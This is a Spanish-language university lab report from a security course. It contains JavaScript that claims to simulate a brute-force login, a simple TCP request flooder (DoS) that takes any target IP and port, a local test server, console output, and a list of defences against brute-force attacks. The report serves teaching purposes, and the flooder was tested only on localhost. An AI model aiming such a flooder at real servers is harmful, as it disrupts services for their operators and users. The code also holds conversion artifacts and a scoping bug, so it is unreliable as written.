



TECNOLÓGICO NACIONAL DE MÉXICO
INSTITUTO TECNOLÓGICO DE TLAXIACO

Seguridad y Virtualización

Practica 5

Integrantes del Equipo:

Rael Gabriel Bautista

Sandra Gabriela Velasco Guzmán

Amilkar Vladimir Reyes Reyes

Arnol Jesus Cruz Ortiz

Docente:

Ing. Edward Osorio Salinas

Carrera:

Ingeniera en Sistemas Computacionales

Grupo: 7US

Semestre: Agosto – diciembre 2024

10/Octubre /2024

Practica 5 - Unidad 1 Introducción a la seguridad - Protección contra ataques

Objetivo

Crear un programa que simule un ataque de fuerza bruta y otro que simule un ataque de denegación de servicio.

Desarrollo

1. Crear un programa que simule un ataque de fuerza bruta.

Este programa debe recibir un usuario y una contraseña, y debe intentar iniciar sesión en un sistema con estos datos. El programa debe intentar iniciar sesión con diferentes combinaciones de usuario y contraseña hasta que logre iniciar sesión o hasta que se alcance un límite de intentos fallidos.

- El programa debe recibir el usuario y la contraseña como argumentos de línea de comandos.
- El programa debe recibir el límite de intentos fallidos como argumento de línea de comandos.
- El programa debe mostrar un mensaje indicando si logró iniciar sesión o si se alcanzó el límite de intentos fallidos.
- El programa debe mostrar un mensaje indicando cuántos intentos fallidos se realizaron.
- El programa debe mostrar un mensaje indicando cuánto tiempo tardó en realizar el ataque.
- El programa debe mostrar un mensaje indicando cuántas combinaciones de usuario y contraseña se intentaron.

A continuación, se anexa el código de simulación de fuerza bruta implementado en JavaScript. Utilizamos las funciones básicas de la librería estándar, como `process.argv` para recibir los argumentos de la línea de comandos y `console.time` para medir el tiempo:

Simulación de inicio de sesión: En este ejemplo, la combinación exitosa de usuario y contraseña es `admin` y `password`.

Argumentos de línea de comandos: El programa toma el nombre de usuario, la contraseña, y el límite de intentos fallidos como argumentos de línea de comandos.

Medición de tiempo: Usamos `Date.now()` para medir cuánto tiempo tarda el ataque.

Bucle de intentos: Se itera hasta que se alcance el límite de intentos o hasta que se logre una combinación exitosa.

```
const bruteForce = (user, password, limite) => {
  const startTime = Date.now();
  let intentos = 0;

  while (intentos < limite) {
    intentos += 1;
    // Aquí estamos simulando el intento de login con un usuario y contraseña fijos
    if (user === 'admin' && password === 'password') {
      const endTime = Date.now();
      console.log(`Inició sesión como ${user} con la contraseña ${password}`);
      console.log(`Intentos fallidos: ${intentos}`);
      console.log(`Tiempo transcurrido: ${(endTime - startTime) / 1000} segundos`);
      console.log(`Combinaciones intentadas: ${intentos}`);
      return;
    }
  }
  const endTime = Date.now();
  console.log('No se pudo iniciar sesión');
  console.log(`Intentos fallidos: ${intentos}`);
  console.log(`Tiempo transcurrido: ${(endTime - startTime) / 1000} segundos`);
  console.log(`Combinaciones intentadas: ${intentos}`);
};
```

```
// Recibiendo los argumentos de línea de comandos
const args = process.argv.slice(2);
if (args.length !== 3) {
  console.log('Uso: node bruteForce.js <usuario> <contraseña> <intentos>');
  process.exit(1);
}

const user = args[0];
const password = args[1];
const limite = parseInt(args[2], 10);

bruteForce(user, password, limite);
```

Para correr el programa, usamos Node.js de la siguiente manera:

```
PS C:\Users\Dell\Documents\VII Semestre\Seguridad y virtualizacion\AtaqueFuerzaBruta> node simulacionAtaque.js admin password 5
Inició sesión como admin con la contraseña password
Intentos fallidos: 1
Tiempo transcurrido: 0 segundos
Combinaciones intentadas: 1
PS C:\Users\Dell\Documents\VII Semestre\Seguridad y virtualizacion\AtaqueFuerzaBruta>
```

Si se inicia sesión con un usuario diferente nos muestra el siguiente mensaje por consola:

```
PS C:\Users\Dell\Documents\VII Semestre\Seguridad y virtualizacion\AtaqueFuerzaBruta> node simulacionAtaque.js admin 1234 5
No se pudo iniciar sesión
Intentos fallidos: 5
Tiempo transcurrido: 0 segundos
Combinaciones intentadas: 5
PS C:\Users\Dell\Documents\VII Semestre\Seguridad y virtualizacion\AtaqueFuerzaBruta>
```

2. Crear un programa que simule un ataque de denegación de servicio.

Este programa debe enviar una gran cantidad de solicitudes a un servidor para intentar saturarlo y evitar que responda a solicitudes legítimas.

El programa debe recibir la dirección IP del servidor y el puerto como argumentos de línea de comandos.

El programa debe recibir la cantidad de solicitudes a enviar como argumento de línea de comandos.

El programa debe mostrar un mensaje indicando cuántas solicitudes se enviaron.

El programa debe mostrar un mensaje indicando cuánto tiempo tardó en enviar las solicitudes.

A continuación, anexamos el código en JavaScript que simula un ataque de denegación de servicio (DoS). Este programa utiliza el módulo net para enviar múltiples solicitudes TCP a un servidor:

```
const net = require('net');
const process = require('process');

function dos(ip, port, requests) {
  const start = Date.now();
  let sentRequests = 0;

  for (let i = 0; i < requests; i++) {
    const client = new net.Socket();
    client.connect(port, ip, () => {
      client.write('GET / HTTP/1.1\r\n\r\n');
      sentRequests++;
      client.end(); // Cierra la conexión después de enviar la solicitud

      // Verificamos si ya se enviaron todas las solicitudes
      if (sentRequests === requests) {
        const end = Date.now();
        console.log(`Se enviaron ${sentRequests} solicitudes`);
        console.log(`Tiempo transcurrido: ${(end - start) / 1000} segundos`);
      }
    });
  }

  client.on('error', (err) => {
    console.error(`Error en la solicitud: ${err.message}`);
  });
}
```

```

✓ if (process.argv.length !== 5) {
  console.log('Uso: node dos.js <ip> <puerto> <solicitudes>');
  process.exit(1);
}

const ip = process.argv[2];
const port = parseInt(process.argv[3], 10);
const requests = parseInt(process.argv[4], 10);

dos(ip, port, requests);

```

net: Se utilizó para crear conexiones TCP a la dirección IP y puerto especificados.

process.argv: Con esto capturamos los argumentos pasados por la línea de comandos.

Bucle: Utilizamos el bucle para enviar el número de solicitudes especificadas en el argumento.

Tiempos: Se midió el tiempo de ejecución usando Date.now() para calcular cuánto tarda en enviar las solicitudes.

Para poder realizar la prueba creamos un servidor HTTP simple en nuestra propia computadora lo cual es ideal para probar programas como este

```


const http = require('http');

// Crear el servidor
const server = http.createServer((req, res) => {
  res.statusCode = 200;
  res.setHeader('Content-Type', 'text/plain');
  res.end('Hola, este es el servidor de prueba\n');
});

// El servidor escuchará en el puerto 3000
const port = 3000;
server.listen(port, '127.0.0.1', () => {
  console.log(`Servidor funcionando en http://127.0.0.1:${port}/`);
});


```

Para ejecutar el programa del servidor escribimos **node server.js** en la terminal como se muestra en la imagen.



```
PS C:\Users\De11\Documents\VII Semestre\Seguridad y virtualizacion\AtaqueFuerzaBruta> node server.js
Servidor funcionando en http://127.0.0.1:3000/
```

Abrimos una nueva terminal para no detener el servidor para ejecutar el programa DOS de la siguiente manera. En donde podemos visualizar el numero de solicitudes que hemos enviado al servidor.



```
PS C:\Users\De11\Documents\VII Semestre\Seguridad y virtualizacion\AtaqueFuerzaBruta> node DOS.js 127.0.0.1 3000 1000
Se enviaron 1000 solicitudes
Tiempo transcurrido: 0.339 segundos
```

¿Cómo evitar los ataques de fuerza Bruta?

Los ataques de fuerza bruta son intentos de acceder a un sistema probando todas las combinaciones posibles de credenciales o contraseñas hasta encontrar la correcta. Para prevenir estos ataques, existen varias medidas de seguridad que puedes implementar tanto a nivel de aplicación como de infraestructura. A continuación, te explico algunas de las estrategias más efectivas para mitigar estos ataques:

1. Usar CAPTCHAs

CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart) es una herramienta que se utiliza para distinguir entre usuarios humanos y bots automatizados. Al implementar un CAPTCHA después de un cierto número de intentos fallidos de inicio de sesión, puedes frustrar los intentos automatizados de fuerza bruta.

Ejemplo: Google reCAPTCHA es una opción popular que puedes integrar fácilmente.

2. Bloqueo temporal de la cuenta o IP

Implementa bloqueos temporales después de varios intentos fallidos. Por ejemplo, puedes bloquear la cuenta durante 5 o 10 minutos después de 3 intentos fallidos consecutivos. Esto hace que los ataques de fuerza bruta sean extremadamente lentos y poco efectivos.

3. Políticas de contraseñas fuertes

Implementa políticas de contraseñas seguras, obligando a los usuarios a elegir contraseñas fuertes. Una buena contraseña debe tener una combinación de:

Longitud mínima (al menos 8 caracteres)

Letras mayúsculas y minúsculas

Números y símbolos especiales

4. Usar "salts" y hashing para almacenar contraseñas

Nunca almacenes las contraseñas en texto plano. Utiliza funciones de hash seguras, como bcrypt, PBKDF2 o Argon2, junto con un salt. Esto hace que incluso si los atacantes logran acceder a la base de datos de contraseñas, sea muy difícil revertir los hashes a las contraseñas originales.

5. Autenticación multifactor (MFA)

Implementa autenticación multifactor (MFA). Con MFA, los usuarios deben proporcionar algo más además de su contraseña para autenticarse, como un código enviado a su teléfono móvil, un correo electrónico o una aplicación de autenticación como Google Authenticator.

6. Monitorear y limitar el número de intentos de inicio de sesión

Implementa mecanismos que registren los intentos de inicio de sesión fallidos y exitosos. Estos registros deben incluir la dirección IP del usuario, la hora y otros detalles relevantes.

Puedes configurar alertas para detectar patrones sospechosos, como múltiples intentos de inicio de sesión fallidos desde la misma dirección IP en un corto período de tiempo.

7. Limitar la velocidad de las solicitudes (Rate limiting)

Utiliza limitación de la tasa de solicitudes para impedir que los atacantes puedan probar muchas combinaciones de contraseñas rápidamente. Por ejemplo, puedes permitir solo un número limitado de intentos de inicio de sesión por minuto por dirección IP.

8. Usar autenticación basada en tiempo o comportamiento

Otra técnica es analizar el comportamiento del usuario y detectar si el tiempo entre cada intento de inicio de sesión es inusualmente corto, lo que sugiere un ataque automatizado.

También se pueden implementar sistemas que generen contraseñas temporales, como TOTP (Time-based One-Time Password Algorithm), para asegurar aún más el acceso.

9. Utilizar OAuth o SSO (Single Sign-On)

Utilizar OAuth o SSO puede mitigar ataques de fuerza bruta, ya que los sistemas de autenticación externos (por ejemplo, Google, Facebook, Microsoft) ya tienen sistemas avanzados de protección y detección de intentos de ataque.

Referencias

Aranza Trevino.(2024, abril, 16). Como evitar los ataques de fuerza bruta. Keeper.
<https://www.keepersecurity.com/blog/es/2024/04/16/how-to-prevent-brute-force-attacks/>

Dionisie Gitlan, (2024, febrero, 6). Cómo protegerse contra los ataques de fuerza bruta: Métodos de seguridad probados. SSLDragon.
<https://www.ssldragon.com/es/blog/prevenir-ataques-fuerza-bruta/>